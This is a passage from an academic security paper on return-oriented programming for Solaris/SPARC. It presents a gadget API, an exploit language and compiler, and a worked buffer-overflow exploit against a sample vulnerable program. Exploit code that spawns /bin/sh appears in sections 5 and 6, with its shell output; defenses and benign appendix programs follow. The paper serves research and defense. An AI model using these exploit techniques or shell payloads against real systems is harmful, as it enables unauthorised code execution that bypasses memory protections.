Inst. Seq.	Preset	Assembly
Write system call number to %i0 of trap frame.		
m[&%i0] = num	%l7 = &%i0 (trap frame) %i0 = &num	ld [%i0], %l6 st %l6, [%l7] ret restore
Optional: Up to 6 system call arg seq's (v[1-6]).		
m[&%i_] = v_	%l7 = &%i[0-5] (arg frame) %i0 = &v[1-6]	ld [%i0], %l6 st %l6, [%l7] ret restore
Arg Frame: Trap arguments stored in %i[0-5]		
nop		ret restore
Trap Frame: Invoke system call with number stored in %i0 with %0[0-5] as arguments.		
trap num	%i0 = num (stored) %o0 = v1 %o1 = v2 %o2 = v3 %o3 = v4 %o4 = v5 %o5 = v6	mov %i0, %g1 ta %icc, %g0+8 bcc,a,pt %icc, *4 Ahead* sra %o0,0,%i0 restore %o0,0,%o0 ba __cerror nop ret restore

Figure 15: System Calls (`syscall NUM`)

5.1 Gadget API

Our SPARC gadget application programming interface allows a C programmer to develop an exploit consisting of fake exploit stack frames for gadgets, gadget variables, gadget branch labels, and assemble the entire exploit payload using a well-defined (and fully documented) interface. With the API, an attacker only need define four setup parameters, call an initialization function, then insert as many gadget variables, labels and operations as desired (using our gadget functions), call an epilogue exploit payload "packing" function, and `exec()` the vulnerable application to run a custom return-oriented exploit. The API takes care of all other details, including verifying and adjusting the final exploit payload to guarantee that no zero-bytes are present in the string buffer overflow.

For example, an attacker wishing to invoke a direct system call to `execve` looking something like:

```
execve("/bin/sh", {"/bin/sh",NULL}, NULL)
```

could use 13 gadget API functions to create an exploit:

```
/* Gadget variable declarations */
g_var_t *num     = g_create_var(&prog, "num");
g_var_t *arg0a   = g_create_var(&prog, "arg0a");
g_var_t *arg0b   = g_create_var(&prog, "arg0b");
g_var_t *arg0Ptr = g_create_var(&prog, "arg0Ptr");
g_var_t *arg1Ptr = g_create_var(&prog, "arg1Ptr");
g_var_t *argvPtr = g_create_var(&prog, "argvPtr");

/* Gadget variable assignments (SYS_execve = 59)*/
g_assign_const(&prog, num,     59);
g_assign_const(&prog, arg0a,   strToBytes("/bin"));
g_assign_const(&prog, arg0b,   strToBytes("/sh"));
g_assign_addr( &prog, arg0Ptr, arg0a);
g_assign_const(&prog, arg1Ptr, 0x0); /* Null */
g_assign_addr( &prog, argvPtr, arg0Ptr);

/* Trap to execve */
g_syscall(&prog, num, arg0Ptr, argvPtr, arg1Ptr,
          NULL, NULL, NULL);
```

The API functions create an array of two pointers to "`/bin/sh`" and `NULL` and call `execve` with the necessary arguments. Note that the `NULL`s in `g_syscall` function mean optional gadget variable arguments are unused. The "`prog`" data structure is an internal abstraction of the exploit program passed to all API functions. The standard API packing prologue and epilogue functions (not shown) translate the `prog` data structure into a string buffer-overflow payload and invoke a vulnerable application with the exploit payload. The resulting exploit wrapper (`./exploit`) executes with the expected result:

```
sparc@sparc # ./exploit
$
```

This return-oriented program uses seven SPARC gadgets with 20 total instruction sequences, comprising 1,280 bytes for the buffer exploit frame payload (plus 336 bytes for the initial overflow control hijack).

5.2 Instruction Sequence Address Lookup

Our initial research relied on manual lookup for each instruction sequence entry point address. Our API now integrates dynamic instruction sequence address lookup `make` targets to replace hard-coded addresses in API source files with addresses specific to a targeted Solaris machine.

Our `make` rules take byte sequences that uniquely identify instruction sequences, disassemble a live target Solaris libc, match symbols to instruction sequences, and look up libc runtime addresses for each instruction sequence symbol. Thus, even if instruction sequence addresses vary in a target libc from our original version, our dynamic address lookup rules can find suitable replacements (with a single `make` command), provided the actual instruction *bytes* are available *anywhere* in a given target library at runtime.

5.3 Gadget Exploit Language and Compiler

The last piece of our exploit framework is a source-to-source translating compiler. Our goals are twofold: (1) make the process of creating different exploit payloads for arbitrary vulnerabilities as easy as possible, and (2) provide the expressive power of a high-level language like C for return-oriented programs on SPARC. To accomplish these goals, we implement a compiler in Java using the CUP [7] and JFlex [9] compiler generation tools.

At a high level, our compiler treats the gadget insertion functions in our C API as an "assembly language", and implements a subset of the C language (our *exploit language*) on top of it. The exploit language implements C constructs such as variables, loops, pointers, function calls, and arithmetic operations. The compiler translates the exploit language into actual C source code, inserting functions from the gadget API, which can then be compiled into an exploit wrapper executable (equivalent to one coded against the C API directly).

For example, if an attacker wished to compose the same `execve` system call exploit from Section 5.1, the following exploit language code produces functionally equivalent C source code:

```
var arg0    = "/bin/sh";
var arg0Ptr = &arg0;
```

```
var arg1Ptr = 0;

trap(59, &arg0, &(arg0Ptr), NULL);
```

Our compiler implements the majority of the basic arithmetic, logical, pointer, and control-flow constructs in the C language. We have left out certain features of C such as user-defined functions, structures, arrays, and floating-point operations. However, these omissions are merely due to our time constraints, and we do not foresee any obstacles preventing their addition in the future.

6. EXAMPLE EXPLOIT PROGRAM

Beyond the simple `execve` system call examples in Section 5, we provide a detailed description of a more complex return-oriented exploit program. Substantially more complicated example programs are provided in the Appendix.

6.1 Vulnerable Application

Our target application (shown in Fig. 16) is a simple C program with an obvious buffer overflow vulnerability, which we compile with SPARC non-executable stack protection enabled. As discussed in Section 2.4, if we overflow `foo()` into the stack frame for `main()`, when `main()` returns the register save area for `%i6` will determine the next stack frame, and `%i7` will determine the next instruction to execute.

```
void foo(char *str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    foo(argv[1]);
}
```

Figure 16: Vulnerable Application

6.2 Exploit

We create a return-oriented program exploit by selecting SPARC gadgets and encoding them into a buffer overflow payload consisting of "fake" exploit stack frames. We then `exec()` a vulnerable application with our exploit payload.

6.2.1 Return-Oriented Program

We create a return-oriented "program" by combining gadgets using our exploit language, as shown in Fig. 17. Note that all gadget variables are four bytes (and contiguous in order of declaration). The compiler can parse the following exploit language code, generate intermediate variables, and break down longer strings into four-byte chunks for use as gadget variables.

6.2.2 Exploit Payload

The exploit code is translated (by the compiler and API) into a series of gadget variables, labels, and operations in a C exploit program ("`exploit.c`"). The exploit program encodes the instruction sequences of each gadget as a series of fake exploit stack frames in a string buffer. For gadget variable memory locations, we predesignate sufficient stack address space below the first gadget exploit frame. The "safe" call stack frame is placed below (in lower memory than) the gadget variables. We pack the stack frame payload by encoding the `%i6` and `%i7` values for an instruction sequence in the *previous* exploit frame, so that the stack pointer and program counter correspond to the correct register state (restored from the stack). The memory layout of the safe call stack frame, gadget variable area, and exploit frame collection is shown in Fig. 2 on page .

```
printf(&("Shell countdown:\n"));
var v1 = 10;
while (v1 > 0) {
    printf(&("%d "), --v1);
}

printf(&("\n"));
system(&("/bin/sh"));
```

Figure 17: Gadget Exploit Code

We assemble the exploit payload into an `argv[1]` payload and an `envp[0]` payload, each of which is confirmed to have no zero bytes. The `argv[1]` payload overflows the `%i6` and `%i7` save areas in `main()` of the vulnerable application to direct control to gadget exploit stack frame collection in `envp[0]`. Although we use the split payload approach common for proof-of-concept exploits [11, 8], our techniques equally apply to packing the entire exploit in a single string buffer. For efficiency, we pack each exploit stack frame into 64 bytes, just providing enough room for the save area for the 16 local and input registers.

The C exploit wrapper program passes the exploit `argv` and `envp` string arrays to the vulnerable application via an `exec()`. Our example uses 33 gadgets (note that hidden additional gadgets and variables are generated by the compiler) for 88 exploit stack frames total, and the entire exploit payload is 5,572 bytes (with an extra 336 bytes for the initial overflow).

6.3 Results

Our exploit wrapper program ("`exploit`") spawns the vulnerable application with our packed exploit payload, overflows the vulnerable buffer in `foo()` and takes control. The command line output from injecting our return-oriented program into the `vuln` application is shown in Fig. 18.

```
sparc@sparc # ./exploit
Shell countdown:
9 8 7 6 5 4 3 2 1 0
$
```

Figure 18: Exec'ing `vuln` With Exploit Payload

Our first version of the payload took over 12 hours to craft by hand (manually researching addresses and packing frames). After finishing our exploit development framework, we were able to create the same exploit (testing and all) in about 15 minutes using the compiler and API.

7. OTHER DEFENSES ON SPARC

Although there are certain defenses to our approach (like any buffer overflow exploit), none appear to pose an insurmountable obstacle to return-oriented exploits on W⊕X-protected SPARC systems.

7.1 Stack-Smashing Protection

Traditional stack-smashing protection, in a line of work starting with StackGuard [3] and including ProPolice [5], StackShield [29],

and the Microsoft C compiler's "/GS" flag [12], provides a defense orthogonal to W⊕X: preventing subversion of a program's control flow with typical buffer overflows on the stack. Although these defenses do limit many buffer overflow exploits, there are known circumvention methods [1].

ProPolice is implemented for SPARC by both Solaris [2] and OpenBSD [19]. Moreover, on SPARC, restoring a register window from the stack requires a kernel trap, giving an opportunity for SPARC-specific defensive measures. A notable example is StackGhost [6], which implements extra kernel-level stack return address checks on OpenBSD 2.8 for SPARC (although there is no Solaris analogue). With these defenses in place, we would have to introduce our return-oriented payload by some other means than stack overflow: heap corruption, format string vulnerability, etc.

7.2 Address-Space Randomization

Address-space layout randomization (ASLR) is another orthogonal defense. Typical implementations, such as PaX ASLR for Linux [22], randomize the base address of each segment in a program's address space, making it difficult to determine the addresses in libc and elsewhere on which return-into-libc attacks rely. Linux implements ASLR on SPARC, but Solaris does not. Derandomization and other techniques for bypassing ASLR [24, 4, 14] may be applicable on the SPARC generally and to return-oriented programming on SPARC specifically.

8. CONCLUSION AND FUTURE WORK

The history of software security is littered with vulnerabilities deemed too hard to exploit and defenses too difficult to bypass — only to become staple crops as they were internalized. "What can you do with a one byte overflow after all?" and "Safe unlinking makes it almost impossible to exploit heap corruptions" exemplify such refrains. We submit that return-oriented programming is poised to turn this corner.

Building on Shacham's original demonstration on Linux / x86, we have shown that the return-oriented programming problem extends to Solaris / SPARC and we argue that it portends a universal issue. Moreover, we have demonstrated that return-oriented exploits are practical to write, as the complexity of gadget combination is abstracted behind a programming language and compiler. Finally, we argue that this approach provides a simple bypass for the vast majority of exploitation mitigations in use today.

To wit, since a return-oriented exploit relies on *existing* code and not injected instructions, it is resilient against code integrity defenses. It is thus undetectable to code signing techniques such as Tripwire, Authenticode, Intel's Trusted Execution Technology, or any "Trusted Computing" technology using cryptographic attestation. It will similarly circumvent approaches that prevent control flow diversion outside legitimate regions (such as W⊕X) and most malicious code scanning techniques (such as anti-virus scanners).

Where then does this leave the defender? Clearly, eliminating vulnerabilities permitting control flow manipulation remains a high priority — as it has for twenty years. Beyond this, there are three obvious design strategies for addressing the problem. First, we can explore hardware and software support for further constraining control flow. For example, dynamic taint checking systems can prevent the transfer of control through stack cells computed from an input [15]. Similarly, we can investigate hardware support for constraining control transfers between functions. A second approach is to address the power of the return-oriented approach itself. We speculate that perhaps function epilogues can be sufficiently constrained to foreclose a Turing-complete set of gadgets. Finally, if these approaches fail, we may be forced to abandon the convenient model that code is statically either good or bad, and instead focus on dynamically distinguishing whether a particular execution stream exhibits good or bad behavior.

9. ACKNOWLEDGMENTS

We would like to thank Rick Ord for his helpful discussions regarding SPARC internals and detailed comments on our manuscript, Bill Young for providing us with a dedicated SPARC workstation on short notice and for a long period of time and the anonymous reviewers for their insightful feedback.

This work was made possible by the National Science Foundation grant NSF-0433668. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors or originators and do not necessarily reflect the views of the National Science Foundation.

10. REFERENCES

[1] Bulba and Kil3r. Bypassing StackGuard and StackShield. *Phrack Magazine*, 56(5), May. 2000. `http://www.phrack.org/archives/56/p56-0x05`.

[2] J. Cartwright. Protecting Solaris with ProPolice/SSP. May. 2003. `http://www.grok.org.uk/docs/ssp.html`.

[3] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton. StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proc. 7th USENIX Security Conference*, pages 63–78, San Antonio, Texas, Jan. 1998.

[4] T. Durden. Bypassing PaX ASLR protection. *Phrack Magazine*, 59(9), June 2002. `http://www.phrack.org/archives/59/p59-0x09.txt`.

[5] H. Etoh. GCC extension for protecting applications from stack-smashing attacks. `http://www.trl.ibm.com/projects/security/ssp/`.

[6] M. Frantzen and M. Shuey. StackGhost: Hardware facilitated stack protection. In *SSYM'01: Proceedings of the 10th conference on USENIX Security Symposium*, pages 5–5, Berkeley, CA, USA, 2001. USENIX Association.

[7] S. Hudson. JFlex - the fast scanner generator for Java. `http://www2.cs.tum.edu/projects/cup/`.

[8] M. Ivaldi. Re: Older SPARC return-into-libc exploits. *Penetration Testing*, Aug. 2007.

[9] G. Klein. CUP LALR parser generator for Java. `http://jflex.de/`.

[10] S. Krahmer. x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. Sept. 2005. `http://www.suse.de/~krahmer/no-nx.pdf`.

[11] J. McDonald. Defeating Solaris/SPARC non-executable stack protection. *Bugtraq*, Mar. 1999.

[12] Microsoft. /GS (buffer security check).

[13] Microsoft. KB 875352: A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003, Sept. 2006. Online: `http://support.microsoft.com/KB/875352`.

[14] Nergal. The advanced return-into-lib(c) exploits: PaX case study. *Phrack Magazine*, 58(4), Dec. 2001. `http://www.phrack.org/archives/58/p58-0x04`.

[15] J. Newsome and D. X. Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *NDSS*. The Internet Society, 2005.

[16] A. Noordergraaf and KeithWatson. Solaris™ operating environment security. Jan. 2000.
[17] OpenBSD Foundation. OpenBSD 3.3 release. May 2003. `http://www.openbsd.org/33.html`.
[18] OpenBSD Foundation. OpenBSD 3.4 release. Nov. 2003. `http://www.openbsd.org/34.html`.
[19] OpenBSD Foundation. OpenBSD 3.5 release. May. 2004. `http://www.openbsd.org/35.html`.
[20] R. P. Paul. *SPARC Architecture, Assembly Language Programming, and C*. Prentice Hall PTR, Upper Saddle River, NJ, USA, 1999.
[21] PaX Team. Homepage of the PaX Team. `http://pax.grsecurity.net/`.
[22] PaX Team. PaX address space layout randomization. `http://pax.grsecurity.net/docs/aslr.txt`.
[23] H. Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of CCS 2007*, pages 552–61. ACM Press, Oct. 2007.
[24] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh. On the effectiveness of address-space randomization. In *CCS '04: Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307, New York, NY, USA, 2004. ACM.
[25] Solar Designer. Linux kernel patch from the Openwall project. `http://www.openwall.com/linux`.
[26] Solar Designer. Getting around non-executable stack (and fix). *Bugtraq*, Aug. 1997.
[27] SPARC Int'l, Inc. *The SPARC Architecture Manual (Version 9)*. Prentice-Hall, Inc., Englewood Cliffs, NJ, USA, 1994.
[28] SPARC Int'l, Inc. *System V Application Binary Interface, SPARC Processor Supplement*. 1996.
[29] Vendicator. Stack Shield: A "stack smashing" technique protection tool for linux. `http://www.angelfire.com/sk/stackshield/`.

APPENDIX

Our compiler and exploit framework provide an abstraction that is just a little bit shy of the C language in terms of expressiveness. To better illustrate the capabilities of our exploit language, we provide two reasonably complex return-oriented programs, which use dynamic memory allocation, multiply-nested loops, and pointer arithmetic. While both exploit payloads are arguably too large for use in the wild, these programs demonstrate our ability to quickly create flexible, powerful, and complex exploit program payloads with the exploit framework.

A. MATRIX ADDITION

Fig. 19 shows an exploit language program ("MatrixAddition.rc") that allocates two 4x4 matrices, fills them with random values 0-511, and performs matrix addition. Our compiler produces a C language file ("MatrixAddition.c"), that when compiled to ("MatrixAddition"), `exec()`'s the vulnerable application from Fig. 16 with the program exploit payload. The exploit program prints out the two matrices and their sum, as shown in Fig. 20. The exploit payload for the matrix program is 24 kilobytes, using 31 gadget variables, 145 gadgets, and 376 instruction sequences (including compiler-added variables and gadgets).

```
var n = 4;              // 4x4 matrices
var* mem, p1, p2;       // Pointers
var matrix, row, col;

srandom(time(0));       // Seed random()
mem = malloc(128);      // 2 4x4 matrices
p1 = mem;
for (matrix = 1; matrix <= 2; ++matrix) {
    printf(&("\nMatrix %d:\n\t"), matrix);
    for (row = 0; row < n; ++row) {
        for (col = 0; col < n; ++col) {
            // Init. to small random values
            *p1 = random() & 511;
            printf(&("%4d "), *p1);
            p1 = p1 + 4;    // p1++
        }
        printf(&("\n\t"));
    }
}

// Print the sum of the matrices
printf(&("\nMatrix 1 + Matrix 2:\n\t"));
p1 = mem;
p2 = mem + 64;
for (row = 0; row < n; ++row) {
    for (col = 0; col < n; ++col) {
        // Print the sum
        printf(&("%4d "), *p1 + *p2);
        p1 = p1 + 4;        // p1++
        p2 = p2 + 4;        // p2++
    }
    printf(&("\n\t"));
}

free(mem);                  // Free memory
```

Figure 19: Matrix Addition Exploit Code

```
sparc@sparc # ./MatrixAddition

Matrix 1:
         493   98  299   94
          31  481  502  427
          95  238  299  219
         369   16  447   47

Matrix 2:
          27  202  136   38
         312  129  162  420
         223  201  345  107
           6   27   76  499

Matrix 1 + Matrix 2:
         520  300  435  132
         343  610  664  847
         318  439  644  326
         375   43  523  546
```

Figure 20: Matrix Addition Output

B. SELECTION SORT

Fig. 21 shows an exploit language program ("SelectionSort.rc") that creates an array of 10 random integers between 0-511, prints the unsorted array, sorts using selection sort, and displays the final, sorted array. The compiler produces a C language file, "SelectionSort.c", which is compiled into the executable, "SelectionSort". When the exploit program is invoked, it overflows the vulnerable program from Fig. 16, and displays the output in Fig. 22. The exploit payload for the sort program is just over 24 kilobytes, using 48 gadget variables, 152 gadgets, and 381 instruction sequences.

```
var i, j, tmp, len = 10;
var* min, p1, p2, a;    // Pointers

srandom(time(0));       // Seed random()
a = malloc(40);         // a[10]
p1 = a;
printf(&("Unsorted Array:\n"));
for (i = 0; i < len; ++i) {
    // Initialize to small random values
    *p1 = random() & 511;
    printf(&("%d, "), *p1);
    p1 = p1 + 4;        // p1++
}

p1 = a;
for (i = 0; i < (len - 1); ++i) {
    min = p1;
    p2 = p1 + 4;
    for (j = (i + 1); j < len; ++j) {
        if (*p2 < *min) { min = p2; }
        p2 = p2 + 4;    // p2++
    }
    tmp = *p1;          // Swap p1 <-> min
    *p1 = *min;
    *min = tmp;
    p1 = p1 + 4;        // p1++
}

p1 = a;
printf(&("\n\nSorted Array:\n"));
for (i = 0; i < len; ++i) {
    printf(&("%d, "), *p1);
    p1 = p1 + 4;        // p1++
}
printf(&("\n"));
free(a);                // Free Memory
```

Figure 21: Selection Sort Exploit Code

```
sparc@sparc # ./SelectionSort

Unsorted Array:
486, 491, 37, 5, 166, 330, 103, 138, 233, 169,

Sorted Array:
5, 37, 103, 138, 166, 169, 233, 330, 486, 491,
```

Figure 22: Selection Sort Output